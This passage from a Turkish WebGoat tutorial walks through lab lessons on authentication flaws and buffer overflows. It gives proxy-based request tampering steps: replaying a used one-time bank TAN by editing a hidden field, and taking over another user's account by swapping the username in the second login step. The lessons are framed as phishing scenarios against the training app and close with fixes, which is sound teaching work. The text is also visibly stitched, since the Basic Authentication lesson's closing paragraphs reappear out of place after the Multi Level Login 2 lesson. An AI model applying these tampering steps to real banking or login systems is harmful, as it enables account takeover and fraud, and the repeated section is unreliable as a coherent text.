ifadesini giriniz ve *Submit* butonuna basınız. Ekrana gelen popup penceresi için de *Accept Changes* butonuna basınız. Böylece ilk aşama bitmiş bulunmaktadır.



Dersi tamamlayabilmek için bir dokunuşa daha ihtiyaç vardır. Bu dokunuş **Açıklamalar** başlığında bahsedilen çerez ve kimlik doğrulama bilgilerinin pratikteki kullanımını içerecektir. Yukarıdaki resimde yer alan kırmızı yazıda bizden kullanıcı adı olarak basic ve şifre olarak da basic olacak şekilde WebGoat'a tekrardan kimlik doğrulama yaptırtmayı denememiz isteniyor. basic kullanıcı adı ve şifresi ile WebGoat'a erişmek için JSESSIONID'yi ve Authorization header'ını bozmanız gerekir. Bozmanız gerekir derken aslında amaç bu iki header'ı anlamlandırabilmek içindir. Bu bozma işlemini WebScarab ile yapabilirsiniz. Talepleri yakalayacak şekilde WebScarab yine aktif kalsın ve ders ekranındaki Hint adlı sekmeye bir kez tıklayın. Böylece bir webscrab popup'ı ekrana gelecektir. Bu ekrandaki cookie ve Authorization başlıklarının değerlerinden birer karakter silin ve *Accept Changes* butonuna tıklayın. Böylece WebGoat kimlik doğrulaması yapmaya ihtiyaç duyacaktır. Bu yüzden ekrana kullanıcı adı ve şifre girilmesini isteyen tarayıcı penceresi(dialog box) gelecektir. Kullanıcı adı ve şifre olarak dersin bizden istediği gibi basic kelimesini giriniz.




OK tuşuna bastıktan sonra ekrana yeni bir WebScarab popup'ı daha gelecektir. Bu popup'a dikkat edelim.



Authorization kısmı dikkat ederseniz değişti. Fakat cookie(çerez), yani JSESSIONID değişmedi. Yani daha basic olarak oturum açamadık. Neden olduğuna birazdan değineceğim. Fakat önce bazı şeylerden bahsedilecektir.

Oturum çerezi olmadığında, eğer zaten kimlik onaylamasından geçilmişse Webgoat sizi onaylar. Eğer kimlik onaylamasından geçilmemişse kullanıcı adı ve şifre girilmesini isteyen tarayıcı pencereleri görüntülenir. basic kullanıcı adı ve basic şifre girişi gerçek manada onaylandıktan sonra WebGoat'un başlangıç sayfasına yönlendirilirsiniz ve bu oturum için size yeni bir JSESSIONID sunucu tarafından verilir. Fakat hatırlayın: JSESSIONID değişmemişti. Sıra geldi bunu izah etmeye. JSESSIONID ilk ziyaret sürecinde oluşturulan ve kalıcı olmayan bir çerezdir. Tarayıcıdan WebGoat'a giden her talepte bu eski JSESSIONID değeri kullanılır. Önceki talepte yaptığımız JESSIONID'yi bozma işlemi tarayıcı belleğindeki depolanmış çerez değerini değiştirmeyecektir. Sonuçta çerez dosyasını manipule etmedik. Talebimizle gönderdiğimiz http header'ı manipule ettik. İşte bu yüzden kimlik doğrulama sonrası Hint butonuna tıklayarak yapılan talepte olduğu gibi ve bundan sonra olacak taleplerdeki gibi eski JSESSIONID her defasında gönderilecektir. Bu eski ama geçerli JSESSIONID yüzünden WebGoat kendi içindeki fonksiyonları kullanarak(*getSession().getUser()*) sunucu taraflı oturum nesnesi üzerinden kimlik onaylamasından geçmiş kullanıcıyı bulup çıkaracaktır. WebGoat'a basic olarak kimlik onaylamasından geçtiğinize inandırmak için JSESSIONID'yi aşağıdaki resimde olduğu gibi *novalidsession* ile doldurmanız gerekmektedir.



Bu şekilde yapınca *Accept Changes* diyerek olması gerektiği gibi WebGoat'ın başlangıç sayfasına yönlendirileceksiniz. JSESSIONID artık değiştirilmiştir. Bu yüzden sunucu verdiği bu yeni oturuma göre derslere sıfırdan sizi başlatacaktır. Bu zamana dek yaptığınız dersleri tamamlamamış görüceksiniz. Çünkü artık oturumunuz değişti. Bu oturum açıkken başlangıç sayfasından derslerin listeleneceyi arayüze geçin. Ardından yapmakta olduğunuz ders olan "*Basic Authentication*"a tıklayın. Böylece dersi başarıyla tamamlamış olursunuz. Eski

oturumunuza dönebilmek için WebGoat'u terminalden sonlandırın ve tekrar başlatın. Böylece kaldığınız yerden devam edebilirsiniz. Webscarab'ın popup'ları karşınıza gelmesin istiyorsanız koyduğunuz tick'i kaldırmanız yeterlidir.

Sonuç

Bu derste iki kavram üzerinde durulmuştur. Bunlardan birincisi JSESSIONID, yani çerez, ikincisi ise authorization, yani yetki. Bu iki kavram(header) sırayla manipule edilerek ne anlama geldikleri uygulama üzerinden deneyimlenmeye çalışılmıştır. Toparlayacak olursak bir kimse bir web uygulamasının login ekranına hesap bilgilerini girmekle authenticate edilir. Bunun üzerine sunucu kullanıcıya ilgili çerezi ve authorization'ı gönderir. Kullanıcı böylece çerez ile sistem üzerinde online kalacağı gibi authorization'ın izin verdiği ölçüde de içeriklere ulaşabilir olacaktır.

DERS 23 - AUTHENTİCATİON FLAWS > MULTİ LEVEL LOGİN 1

Authentication Flaws(Kimlik Doğrulama Kusurları) ünitesinin dördüncü dersi olan *Multi Level Login 1(Çok Seviyeli Oturum Girişi 1)* dersinde günümüzdeki bankaların internet şubelerinde kullanılan TAN[1] numarasının bir defalık kullanım ömrü olmasına rağmen ikinci kez nasıl kullanılabileceğinden ve böylece kurbanın banka hesabının senaryo gereği nasıl ele geçirilebileceğinden bahsedilecektir.

Dersin Hedefi

Bu ders iki aşamadan oluşmaktadır.

STAGE 1(AŞAMA 1)

Bu aşama size sadece klasik bir "çok seviyeli oturum girişi"nin nasıl çalıştığını gösterecektir. Hedefiniz Jane kullanıcı adını ve tarzan şifresini kullanarak rutin bir giriş yapmaktır. Kullanabileceğiniz TAN'lar ders ekranında sıralanmıştır.

STAGE 2(AŞAMA 2)

Şimdi siz Jane adlı kullanıcının postasından palıklama(phishing) yöntemiyle bazı bilgiler çalmış olan bir hacker'sınız. tarzan şeklindeki şifreye ve ayrıca TAN #1 olarak 15648 numarasına sahipsiniz. Problem şu ki TAN #1 Jane tarafından zaten kullanıldı ve TAN numaraları bir kullanımlığa mahsustur. Kullanım sonrası geçersiz olurlar. Amacınız zaten kullanılmış olan TAN'a rağmen sunucuya kullanılmış TAN'ı tekrar kabul ettirmektir.

Açıklamalar

Bir "Çok Seviyeli Oturum Girişi" sistemi güçlü bir yetkilendirme sağlamalıdır. Bu amaç var olan oturum girişine ikinci katmanı ekleyerek sağlanmıştır. Günümüz bankalarının internet şubelerini düşünelim. Eğer bir internet şubesine daha önce bağlandıysanız bilirsiniz ki hesabınıza girebilmek için öncelikle müşteri numarası tarzı bir veri, sonra ise şifre girersiniz. Girdiğiniz bu veriler şayet onaylanırsa akabinde bir TAN girmeniz istenir. TAN demek banka yetkilendirme numarasının ingilizce karşılığının baş harflerinden oluşan bir kısaltmadır. TAN bir çeşit sayı dizisidir. Siz telefonunuza sms olarak gelen bu sayıyı ikinci katmanda girerek internet şubesine bağlanırsınız. TAN verisi cep telefonuna sms olarak gelebileceği gibi mesela eposta aracılığıyla da gelebilir. Bu ders ekranında ise size kullanabileceğiniz birkaç tane bir defaya mahsus kullanıma sahip TAN'lar verilmiştir.

Dersin Çözümü

Aşama 1

Bu aşamada rutin bir giriş yapılarak sistemin nasıl çalıştığı gösterilmek istenmiştir. Öncelikle size verilen kullanıcı adı ve şifreyi metin kutularına girin: Kullanıcı Adı: Jane, Şifre: tarzan . İlk katmanı geçtikten sonra ikinci katmanda sizden istenen TAN'ı ders ekranında sıralı TAN'lar içinden bulup kopyalayın. Burada dikkat etmeniz gereken husus login sisteminin sizden istediği TAN'ın #1 mi #2 mi yoksa diğerleri mi olduğunu görmenizdir. Eğer daha önce deneme yanılma


yapmamışsanız sizden istenen TAN #1 olacaktır. Dolayısıyla TAN #1'i kopyalın ve metin kutusuna yapıştırın. Ardından *Submit* butonuna basın.

Böylece aşama 1'i tamamlamış bulunmaktasınız. Bu aşama ile login sistemin iki katmanlı oluşunu deneyimlemiş oldunuz.


Aşama 2
Şimdi Aşama 1'de yaptığınız oturum girişinden çıkmanız gerekmektedir. Çünkü kurbanın hesabına geçiş yapacağız. Bu yüzden logout düğmesine tıklayın.

Şimdi biraz senaryodan bahsedelim. Senaryoya göre siz bir hacker olarak kurbana sanki banka yolluyormuşçasına süslemelere sahip bir eposta gönderdiniz. Bu eposta ile kurbanın kullanıcı adı ve şifresini, hatta TAN'ını bile yemlemenin(phising'in) sahiciliğinden ötürü aldınız. Bu yapılan sahtekarlığa phising denmektedir. Bu bilgileri kullanarak bankanın internet şubesine giriş yapmak istiyorsunuz. Fakat TAN'lar sadece bir defalığa mahsus kullanılmak üzere kullanıcıya verilen seri numaralardır. Zaten kullanıcı tarafından kullanılmış bir TAN'ı bankaya kabul ettirmek ise bankanın vereceği bir güvenlik açığı ile mümkündür. Diğer türlü böyle bir şeyin olması beklenemez. Bu ders ekranındaki bankanın verdiği açığa birazdan değinilecektir.

Çalınan kullanıcı adı ve şifreyi ders ekranındaki login sistemine girin(Kullanıcı Adı: Jane, Şifre: tarzan). Submit deyin. Ardından sistem sizden 2 numaralı TAN'ı girmenizi isteyecektir. Sizin elinizde 1 numaralı TAN var. Bu noktada öncelikle WebScarab'dan yardım istemeliyiz. WebScarab'daki *Intercept* sekmesine tıklayın ve *Intercept Request* checkbox'ına tick işareti koyun. Böylece sunucuya gönderilecek talepler sunucuya gitmeden önce WebScarab proxy'sine gelecektir. Şimdi elinizde var olan 1 numaralı TAN'ı ders ekranındaki metin kutusuna girin: 15648. Ardından *Submit* düğmesine basın. Ekrana bir WebScarab popup penceresi gelmiş olmalıdır. Bu pencere aşağıdaki gibidir:



Sunucuya login olurken 3 tane değişken gönderdiğimizi ekrandan kolayca görebiliriz. Birincisi Submit butonu ve değeri, ikincisi tan değişkeni ve girdiğimiz tan değeri, üçüncüsü ise hangi numaralı tan geliyoru tutan hidden_tan değişkeni ve 2 değeri. Burada sanırım fark etmişsinizdir sistemin verdiği açığı: Sistem TAN numarasını kullanıcıdan aldığı gibi hangi TAN'ın geleceği kararını da kullanıcının bilgisayarına gönderdiği rakama göre belirliyor. Fakat unutulan şey şu ki kullanıcıya gönderdiği rakam kullanıcı tarafından WebScarab gibi bir yazılımla kolayca değiştirilebilmektedir. Resimde dikkat ederseniz hidden_tan değişkeni 2 sayısını tutmaktadır. Yani sunucu TAN #2'yi istemektedir. Biz ise sunucu bizden TAN #1'i istiyor yaparsak, yani 2 değerini 1 yaparsak kullanılmış TAN #1'i tekrar sisteme kabul ettirmiş oluruz. Dolayısıyla hidden_tan hücresinin değerini taşıyan hücreye çift tıklayın. 2 sayısını silip 1 yapın, enter'layın ve Accept Changes düğmesine tıklayarak talebinizi sunucuya gönderin.



Böylece dersi başarıyla tamamlamış olursunuz.

Sonuç

Banka, müşterisinden beklediği TAN'ı müşterisinden gelen "hangi TAN" bilgisine göre değerlendirirse hata etmiş olur. Sunucunun hangi TAN'ı seçip kıyaslayacağı bilgisi sunucu tarafında kalmalıdır ve bu saklı bilgiye göre müşterinin girdiği TAN ile sistemdeki TAN

kıyaslanmalıdır. Diğer türlü eğer kıyaslanacak TAN'ın hangisi olduğu bilgisi müşteriye gönderilirse ne kadar müşteriye bu hangi TAN'ın değerlendirileceği bilgisi ekranda gösterilmiyor da olsa sonuçta gönderildiğinden kötü niyetli kişi kaynak koda inerek bu sözde saklı bilgiyi görebilir:

```
1    <input name="hidden_tan" value="2" type="HIDDEN">
```

Bu durum istismara açıktır. Dolayısıyla kıyaslanacak TAN kararı sunucu tarafında verilip kullanılan TAN'lar ise artık kullanılmayacaklar tablosuna eklenerek bu sorun çözülebilir(Tablodan kastım veritabanı tablosudur).

[1] Transaction Authentication Number - TAN (Banka işlemi yetkilendirme numarası)

DERS 24 - AUTHENTİCATİON FLAWS > MULTİ LEVEL LOGİN 2

Authentication Flaws(Kimlik Doğrulama Kusurları) ünitesinin beşinci dersi olan *Multi Level Login 2(Çok Seviyeli Oturum Girişi 2)* dersinde günümüzdeki bankaların internet şubelerinde kullanılan oturum girişi sistemine benzer bir sistem için kullanıcı adını bildiğimiz bir şahsın hesabının senaryo gereği nasıl çalınabileceğinden bahsedeğiz.

Dersin Hedefi

Bu derste senaryoya göre WebGoat Financial firmasına ait bir hesabınız bulunmaktadır. Kullanıcı adınız *Joe*, şifreniz ise *banana* 'dır. Bir saldırgan olarak hedefiniz Jane adlı kurbanın hesabına giriş yapabilmektir. Oturum girişi için kullanacağınız TAN'lar(Banka işlemi yetkilendirme numaraları) ekranda listelenmiştir.

Açıklamalar


[Bir önceki yazıyı okuyanlar bu başlığı atlayıp direk **Dersin Çözümü**ne geçmelidirler. Çünkü önceki yazı ile bu yazının **Açıklamalar** kısmı konu benzerliğinden dolayı aynıdır. Önceki yazıdan bihaber okurlar bu başlığı okumaya devam edebilirler. **]** Bir "Çok Seviyeli Oturum Girişi" güçlü bir yetkilendirme sağlamalıdır. Bu amaç var olan oturum girişine ikinci katmanı ekleyerek sağlanmıştır. Günümüz bankalarının internet şubelerini düşünelim. Eğer bir internet şubesine daha önce bağlandıysanız bilirsiniz ki hesabınıza girebilmek için öncelikle müşteri numarası tarzı bir veri, sonra şifre girersiniz. Girdiğiniz bu veriler şayet onaylanırsa akabinde bir TAN girmeniz istenir. TAN demek banka yetkilendirme numarasının ingilizce karşılığının baş harflerinden oluşan bir kısaltmadır. TAN bir çeşit sayı dizisidir. Siz telefonunuza sms olarak gelen bu sayıyı ikinci katmanda girerek internet şubesine bağlanırsınız. TAN verisi cep telefonuna sms olarak gelebileceği gibi mesela eposta aracılığıyla da gelebilir. Bu ders ekranında ise size kullanabileceğiniz birkaç tane TAN verilmiştir.

Dersin Çözümü


Bu dersin çözümü *Multi Level Login 1, Stage 2* ile benzerdir, fakat çok ufak bir yaklaşım farkı vardır. Bu seferkinde sahip olduğumuz tek şey kullanıcı adıdır. Fakat aynı zamanda saldırgan rolündeki bizim de bankanın internet şubesi için hesabımız vardır.

Joe kullanıcı adı ve banana şifresiyle sisteme giriş yapın. Ardından WebScarab'ın *Intercept* sekmesine gelip *Intercept Request* checkbox'ına tick koyun. Sonra sizden istenen TAN'ı ders ekranındaki metin kutusuna girin.

Ve *Submit* butonuna basın. Ekranınıza bir WebScarab popup'ı gelmiş olmalıdır. Bu pencerede *Submit* butonu ile yaptığımız talepteki değişkenler ve değerleri sıralanmaktadır.




Gördüğünüz üzere gönderilen değişkenlerden biri ilk katmanı geçen kullanıcının adını tutuyor. Bunu hesabına girmek istediğimiz kurbanın kullanıcı adıyla değiştirelim:



Accept Changes butonuna basarak talebi sunucuya salıverelim. Böylece kendi hesabımıza girecekken sistemin bir açığını kullanarak kurbanın hesabına girmiş olduk.

Sonuç

Bu derste bize gösterilmek istenen açık oturum giriş sistemindeki iki katmanın birbirleriyle olan kopukluğudur. Sunucu ikinci katmana gelen müşteriye kendi kullanıcı adını döndürüyor ve ikinci katmanı geçme teşebbüsünde bulunan müşterinin kendisine gelen bu kullanıcı adı verisi tekrar sunucuya gidiyor. Böylelikle sunucu aldığı bu kullanıcı adına göre de TAN doğruysa oturum izni veriyor. Bu tipik bir güvenlik açığıdır. Bu güvenlik açığı sayesinde ilk katmanı geçen biz ikinci katmanda istediğimiz kullanıcı olarak oturum açabilme gücüne sahip oluyoruz. Bunu izale etmenin yollarından bir tanesi şu olabilir: İlk katman ile ikinci katman arasındaki ilişki için ardışık denetleme mekanizması kullanılmalıdır. Yani ilk katmanı geçen kullanıcıyı ikinci katmanda belirtebilmek için müşteriye giriş teşebbüsünde bulunduğu kullanıcı adını gönderip ikinci katman sonunda bu kullanıcı adını referans alarak oturum izni vermemelidir. Bunun yerine ilk katmanı geçen kullanıcının bilgileri $_POST['userName'], $_POST['password'] şeklinde ikinci katmana aktarılmalı. Sonra ikinci katmanda girilen TAN ile beraber hepsi tekrar işleme sokulmalıdır/denetlenmelidir. Yani iki kez kullanıcı adı ve şifre denetlemesi yapılmalı ki bu dersin sunduğu açığa meydan vermeyelim. Bu, çözüm yollarından sadece bir tanesidir.



Bu şekilde yapınca *Accept Changes* diyerek olması gerektiği gibi WebGoat'ın başlangıç sayfasına yönlendirileceksiniz. JSESSIONID artık değiştirilmiştir. Bu yüzden sunucu verdiği bu yeni oturuma göre derslere sıfırdan sizi başlatacaktır. Bu zamana dek yaptığınız dersleri tamamlamamış görüceksiniz. Çünkü artık oturumunuz değişti. Bu oturum açıkken başlangıç sayfasından derslerin listeleneceyi arayüze geçin. Ardından yapmakta olduğunuz ders olan "*Basic Authentication*"a tıklayın. Böylece dersi başarıyla tamamlamış olursunuz. Eski oturumunuza dönebilmek için WebGoat'u terminalden sonlandırın ve tekrar başlatın. Böylece kaldığınız yerden devam edebilirsiniz. Webscarab'ın popup'ları karşınıza gelmesin istiyorsanız koyduğunuz tick'i kaldırmanız yeterlidir.

Sonuç

Bu derste iki kavram üzerinde durulmuştur. Bunlardan birincisi JSESSIONID, yani çerez, ikincisi ise authorization, yani yetki. Bu iki kavram(header) sırayla manipule edilerek ne anlama geldikleri uygulama üzerinden deneyimlenmeye çalışılmıştır. Toparlayacak olursak bir kimse bir web uygulamasının login ekranına hesap bilgilerini girmekle authenticate edilir. Bunun üzerine sunucu kullanıcıya ilgili çerezi ve authorization'ı gönderir. Kullanıcı böylece çerez ile sistem üzerinde online kalacağı gibi authorization'ın izin verdiği ölçüde de içeriklere ulaşabilir olacaktır.

DERS 25 - BUFFER OVERFLOWS > OFF-BY-ONE OVERFLOWS

Buffer Overflows ünitesinin dersi olan *Off-by-One* dersinde buffer overflow(tampon taşma) saldırısı gerçekleştirilecektir.

Dersin Hedefi

"*OWASP Hotel'ine hoşgeldiniz. Odanızdan internete erişebilmek için ekranda sunulan metin kutularını doldurmanız gerekmektedir.*" Hedefiniz otelin dışındaki bir kişi olarak otelin internetine bağlanabilmektir.

Açıklamalar

Bu dersin mihenk noktası olan buffer overflow, yani tampon taşması bir değişkene kapasitesinden daha fazla değer atandığında meydana gelir. Örn;

```
1    char     A[8] = "";
2    unsigned short B    = 1979;
```

A değişkeni 8 byte'lık null içerir. Yani sayısal anlamda hücrelerde sıfır yer alır. B değişkeni ise 2 byte'lık 1979 sayısını içerir:

variable name	A								B	
value	[null string]								1979	
hex value	00	00	00	00	00	00	00	00	07	BB

Diyelim ki program A string'ine null ile sonlanan "excessive" string'ini kopyalamak istiyor. Bunun için aşağıdaki strcpy() fonksiyonu çalıştırılıyor. Görüldüğü üzere "excessive" stringi 9 byte artı bir de null ile sonlanma karakteri '\0' eklenince 10 byte olmaktadır, A string'i ise 8 byte yer kaplamaktadır.

```
1    strcpy(A, "excessive");
```


Yukarıdaki komut ile A değişkenine kopyalanacak "excessive" stringi taşacak ve aşağıdaki resimden de görebileceğiniz gibi bellekte A değişkeninden sonra gelen B bölgesine A'dan taşanlar yerleşecektir. Yukarıdaki örnek için "excessive" stringinin son harfi ile null ('\0') karakteri B'nin üzerine yazılacaktır ve B değişkeni 25856 değerine sahip olacaktır.

variable name	A								B	
value	'e'	'x'	'c'	'e'	's'	's'	'i'	'v'	25856	
hex	65	78	63	65	73	73	69	76	65	00

Tampon taşırma mantıksal açıdan böyle bir şeydir. Bu derste tampon taşırmayı otelin web uygulamasından ekstra bilgi elde edebilmek için kullanacağız. Yani bu dersin yukarıda bahsedilen buffer overflow örneğinden farkı tamponu taşıran karakterlerin overwrite edilmeyecek olmasıdır. Böylece veritabanında mevcut bulunan ilgili otel müşterisinin bilgisi döndürülecekken taşma ile komşu hücrelerde sıralı olan fazladan bilgilerin gelmesi sağlanacaktır.

